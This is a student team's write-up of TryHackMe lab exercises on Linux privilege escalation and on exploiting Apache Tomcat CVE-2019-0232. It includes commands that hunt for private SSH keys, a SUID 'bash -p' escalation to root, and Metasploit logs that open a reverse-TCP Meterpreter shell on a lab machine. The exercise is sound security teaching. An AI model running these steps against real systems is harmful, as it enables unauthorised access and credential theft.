



PSP0201

Week 4 Writeup

Group Name : Ilomilo

Members:

ID NUMBER	STUDENT NAME	Role
1211103196	Adriana Iman binti Noor Azrai	Leader
1211103282	Aida Maisarah binti Hisam	Member
1211103216	Sofea Hazreena binti Hasdi	Member
1211103227	Wan Alia Adlina binti Wan Azman	Member

Day 11 - Networking The Rogue Gnome

Tools Used : terminal

Solution/Walkthrough:

Question 1 : What type of privilege escalation involves using a user account to execute commands as an administrator?

On tryhackme, part 11.4.2 about the vertical privilege escalation, in the first paragraph stated that we can execute commands as an administrator.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2 : You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

If we can run the sudo command, it means we can execute the command as an administrator, hence it is vertical privilege.

Question 3 : You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

On tryhackme, part 11.4.1, about the horizontal privilege escalation, it is stated that we can access another user's resources who has similar permissions like us.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4 : What is the name of the file that contains a list of users who are a part of the sudo group?

At tryhackme, part 11.8, about the vulnerability: SUID 101, it is stated that the file name that contains a list of users who are a part of the sudo group is called sudoers.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Question 5 : What is the Linux Command to enumerate the key for SSH?

At part 11.6, the Linux Command to enumerate the key for SSH is 'find / -name id_rsa 2> /dev/null'

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

```
find / -name id_rsa 2> /dev/null
```

Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6 : If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

In part 11.8, they taught us how to execute a file.

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Question 7 : The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

In part 11.10.2, they taught us the command to host a http server.

11.10.2. Let's use `Python3` to turn our machine into a web server to serve the `LinEnum.sh` script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded `LinEnum.sh` to:

```
python3 -m http.server 8088
```

Question 8 : What are the contents of the file located at /root/flag.txt?

We first deployed the machine and then started the attackbox. After that we open the terminal and log in the vulnerable machine by entering 'ssh cmnatic@IP_MACHINE'. Then

after we press enter, they will return the confirmation if we are sure to connect. We then type in 'yes' and press enter. After that we were asked to enter the password which is aoc2020, which was given at tryhackme. After that we successfully log in, at the lowest part, it will return us "bash-4.4\$". There we then enter "whoami" and it will return us back to "cmnatic". We then enter "bash -p" to escalate our privilege to "root". After that we then type in "cat /root/flag.txt" to see the contents in that file.

```
root@ip-10-10-147-88: ~  
File Edit View Search Terminal Help  
root@ip-10-10-147-88:~# ssh cmnatic@10.10.170.119  
The authenticity of host '10.10.170.119 (10.10.170.119)' can't be established.  
ECDSA key fingerprint is SHA256:Epte0uGyo8mg5Gb9zRw9f26JYUHV72UFd1VVNHcItUQ.  
Are you sure you want to continue connecting (yes/no)? yes
```


```
root@ip-10-10-147-88:~# ssh cmnatic@10.10.170.119  
The authenticity of host '10.10.170.119 (10.10.170.119)' can't be established.  
ECDSA key fingerprint is SHA256:Epte0uGyo8mg5Gb9zRw9f26JYUHV72UFd1VVNHcItUQ.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.10.170.119' (ECDSA) to the list of known hosts.  
cmnatic@10.10.170.119's password:
```

```
root@ip-10-10-147-88: ~  
File Edit View Search Terminal Help  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Jun 28 03:27:16 UTC 2022  
  
System load:  0.03          Processes:           97  
Usage of /:   26.8% of 14.7GB Users logged in:    0  
Memory usage: 8%           IP address for ens5: 10.10.170.119  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec  9 15:49:32 2020  
-bash-4.4$ whoami
```

```
root@ip-10-10-147-88: ~  
File Edit View Search Terminal Help  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Jun 28 03:27:16 UTC 2022  
  
System load:  0.03          Processes:           97  
Usage of /:   26.8% of 14.7GB Users logged in:    0  
Memory usage: 8%           IP address for ens5: 10.10.170.119  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec  9 15:49:32 2020  
-bash-4.4$ whoami  
cmnatic  
-bash-4.4$ bash -p
```

```
root@ip-10-10-147-88: ~  
File Edit View Search Terminal Help  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Jun 28 03:27:16 UTC 2022  
  
System load:  0.03          Processes:           97  
Usage of /:   26.8% of 14.7GB Users logged in:    0  
Memory usage: 8%           IP address for ens5: 10.10.170.119  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec  9 15:49:32 2020  
-bash-4.4$ whoami  
cmnatic  
-bash-4.4$ bash -p  
root  
-bash-4.4$
```

```
root@ip-10-10-147-88: ~  
File Edit View Search Terminal Help  
  
System information as of Tue Jun 28 03:27:16 UTC 2022  
  
System load:  0.03          Processes:           97  
Usage of /:   26.8% of 14.7GB Users logged in:    0  
Memory usage: 8%           IP address for ens5: 10.10.170.119  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec  9 15:49:32 2020  
-bash-4.4$ whoami  
cmnatic  
-bash-4.4$ bash -p  
root  
-bash-4.4$
```

A screenshot of a terminal window titled 'root@ip-10-10-147-88: ~'. The window shows system statistics: System load: 0.03, Usage of /: 26.8% of 14.7GB, Memory usage: 8%, Swap usage: 0%, Processes: 97, Users logged in: 0, and IP address for ens5: 10.10.170.119. It also displays a message about Canonical Livepatch and package updates. The command history shows the user 'cmnatic' running 'bash -p' to become 'root' and then running 'cat /root/Flag.txt' to reveal the flag 'thm{2fb10afe933296592}'.

```
Application  Tue 28 Jun, 04:28 AttackBox IP: 10.10.147.88
root@ip-10-10-147-88: ~
File Edit View Search Terminal Help

System load: 0.03      Processes: 97
Usage of /: 26.8% of 14.7GB  Users logged in: 0
Memory usage: 8%      IP address for ens5: 10.10.170.119
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/Flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Throughout process :

At tryhackme page, in 11.4.1 and 11.4.2, we acknowledge that vertical privilege allows us to execute commands as an administrator and if we were using sudo, that means we run the command as administrator, also we know that horizontal privilege allows us to access another user's resources which has the similar permissions as us. In 11.8, the text clearly stated that the file name contains the list of users who are part of the sudo group called as sudoers. In 11.6, we know the Linux command to enumerate the key for SSH is 'find / -name id_rsa 2> /dev/null'. In 11.8, it is said that to execute a file the command will be like 'chmod +x filename'. On 11.10.2, we learned how to host a http server. We first deployed the machine and then started the attackbox. After that we open the terminal and log in the vulnerable machine by entering 'ssh cmnatic@IP_MACHINE'. Then after we press enter, they will return the confirmation if we are sure to connect. We then type in 'yes' and press enter. After that we were asked to enter the password which is aoc2020, which was given at tryhackme. After we successfully log in, at the lowest part, it will return us "bash-4.4\$". There we then enter "whoami" and it will return us back to "cmnatic". We then enter "bash -p" to escalate our privilege to "root". After that we then type in "cat /root/flag.txt" to see the contents in that file.


Day 12 - Networking Ready, Set, Elf.

Tools used: Terminal, FireFox

Solution/Walkthrough:


Question 1: What is the version number of the web server?

Use nmap to identify the port number. In Firefox, use id number and port number for http-proxy which is 8080 and press enter. Then, the version number of the web server appeared.




Question 2: What CVE can be used to create a Meterpreter entry onto the machine?

Open a new tab in Firefox and search for Apache 9.0 cgi metasploit. Open the first link and the CVE that can be used is CVE-2019-0232.



Question 3: What are the contents of flag1.txt ?


Open a new tab terminal, we use metasploit and search command with the CVE number. After its running, it shows that exploit/windows/http/tomcat/cgilineargs. Then we entered use 0 and it stated that no payload was configured. We enter show options to see the current setting. Then, we set the RHOST.



The first screenshot shows a Metasploit search for CVE-2019-0232, identifying the exploit '0 exploit/windows/http/tomcat/cgi_cmdlineargs'. The second screenshot shows the configuration of this exploit, setting RHOSTS to 10.10.182.213 and displaying the module options.

```
root@kali: ~  
msf6 > search 2019-232  
No results from search  
msf6 > search 2019-0232  
Matching Modules  
# Name Description Disclosure Date  
Rank Check  
0 exploit/windows/http/tomcat/cgi_cmdlineargs 2019-04-10  
excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat/cgi_cmdlineargs  
msf6 > use 0  
No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/tomcat/cgi_cmdlineargs) >   
msf6 exploit(windows/http/tomcat/cgi_cmdlineargs) > setg RHOSTS 10.10.182.213  
RHOSTS => 10.10.182.213  
msf6 exploit(windows/http/tomcat/cgi_cmdlineargs) > show options  
Module options (exploit/windows/http/tomcat/cgi_cmdlineargs):  
Name Current Setting Required Description  
Proxies no A proxy chain of format type:host:port[,type:host:port][...] The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RHOSTS 10.10.182.213 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 8080 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
TARGETURI / yes The URI path to CGI script  
VHOST no HTTP server virtual host  
Payload options (windows/meterpreter/reverse_tcp):
```


In Firefox, we add /cgi-bin/elfwhacker.bat behind the port number and press enter. The script is shown. Then copy the url and paste in the terminal with the set TARGETURI command and press enter.



The first screenshot shows a Firefox browser window with the URL 'http://10.10.182.213:8080/cgi-bin/elfwhacker.bat' entered in the address bar. The second screenshot shows the Metasploit terminal with the TARGETURI set to the same URL.

```
root@kali: ~  
msf6 exploit(windows/http/tomcat/cgi_cmdlineargs) > set TARGETURI http://10.10.182.213:8080/cgi-bin/elfwhacker.bat  
TARGETURI => http://10.10.182.213:8080/cgi-bin/elfwhacker.bat  
msf6 exploit(windows/http/tomcat/cgi_cmdlineargs) > show options  
Module options (exploit/windows/http/tomcat/cgi_cmdlineargs):  
Name Current Setting Required Description  
Proxies no A proxy chain of format type:host:port[,type:host:port][...] The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RHOSTS 10.10.182.213 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 8080 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
TARGETURI http://10.10.182.213:8080/cgi-bin/elfwhacker.bat yes The URI path to CGI script  
VHOST no HTTP server virtual host
```


The image displays two Kali Linux virtual machines side-by-side. The left VM shows the output of the 'ifconfig' command for the 'lo' (loopback) and 'tun0' (tunnel) interfaces. The right VM shows the output of the 'msf6 exploit(windows/http/tomcat_cgi_cndll_inarg)' command, which successfully exploits a vulnerability in Apache Tomcat 9.0.0 or prior, resulting in a Meterpreter session.



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: ~

File Actions Edit View Help

root@kali: ~ x root@kali: ~ x root@kali: ~ x

```
Writ...
-----
Curr...
-----
Host...
User:
-----
Numb...

[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.182.213
[*] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.17.56.195:4444 -> 10.10.182.213
:49871 ) at 2022-06-27 05:00:35 -0400

meterpreter >
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webap
pps\ROOT\WEB-INF\cmd-bin

=====

Mode                Size           Type             Last modified        Name
-----
100777/rwxrwx      73802         file             2022-06-27 05:00:31 -0 EszFY.exe
rwx
100777/rwxrwx       825          file             2020-11-18 22:49:25 -0 elfwhacker.bat
rwx
100666/rw-rw-       27           file             2020-11-19 17:05:43 -0 flag1.txt
rw-
500

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter > |
```

Right Ctrl

Question 4: What were the Metasploit settings you had to set?

The Metasploit we had to set was LHOST in order for us to know the machine that we are attacking and RHOST in order for us to know the target that we are attacking.

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking from (LHOST)
- The target that you're attacking (RHOST(S))

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at `http://10.0.0.1/cgi-bin/systeminfo.sh`.

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - 10.0.0.10 (our PC)
- RHOST - 10.0.0.1 (the remote PC)
- TARGETURI /cgi-bin/systeminfo.sh (the location of the script)

```
root@kali:~# msf6 exploit(windows/http/tomcat_cgilineargs) > set LHOST 10.17.56.195
LHOST => 10.17.56.195
root@kali:~# msf6 exploit(windows/http/tomcat_cgilineargs) > run
[*] Started reverse TCP handler on 10.17.56.195:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100662/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.182.213
[*] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.17.56.195:4444 -> 10.10.182.213:49671) at 2022-06-27 05:00:35 -0400

meterpreter >

root@kali:~# msf6 exploit(windows/http/tomcat_cgilineargs) > setg RHOSTS 10.10.182.213
RHOSTS => 10.10.182.213
root@kali:~# msf6 exploit(windows/http/tomcat_cgilineargs) > show options
Module options (exploit/windows/http/tomcat_cgilineargs):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type-host:port[,type:host:port][...]                                 |
| RHOSTS    | 10.10.182.213   | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 8080            | yes      | The target port (TCP)                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                             |
| TARGETURI | /               | yes      | The URI path to CGI script                                                                   |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (windows/meterpreter/reverse_tcp):
```

Throughout process:

In the targeted machine, to find the port number, use nmap. In Firefox, enter the id number and port number for http-proxy, which is 8080. The web server's version number then showed. Open a new Firefox tab and look for Apache 9.0 cgi metasploit. After we press enter, open the first link to find the CVE that we are looking for and CVE can be used is CVE-2019-0232. Open a new terminal tab and enter metasploit and the search command with the CVE number. It displays exploit/windows/http/tomcat/cgilineargs after running. Then we typed in use 0, and it said that no payload was specified. To see the current setting, we enter display options. Then, we set the RHOST. We add /cgi-bin/elfwhacker.bat behind the port number and hit enter in Firefox. The script is shown. Then copy the url and paste it into the terminal using the set TARGETURI command, then hit enter. We use the ifconfig command in the new tab of the terminal to find the IP address. Then, run the set LHOST command, followed by the IP address. It's looking for the target, and we've configured Metasploit. We type ls and it displays flag1.txt. The flag is shown once we enter cat flag1.txt. We had to set up Metasploit using LHOST to identify the machine we were attacking and RHOST to identify the target we were targeting.


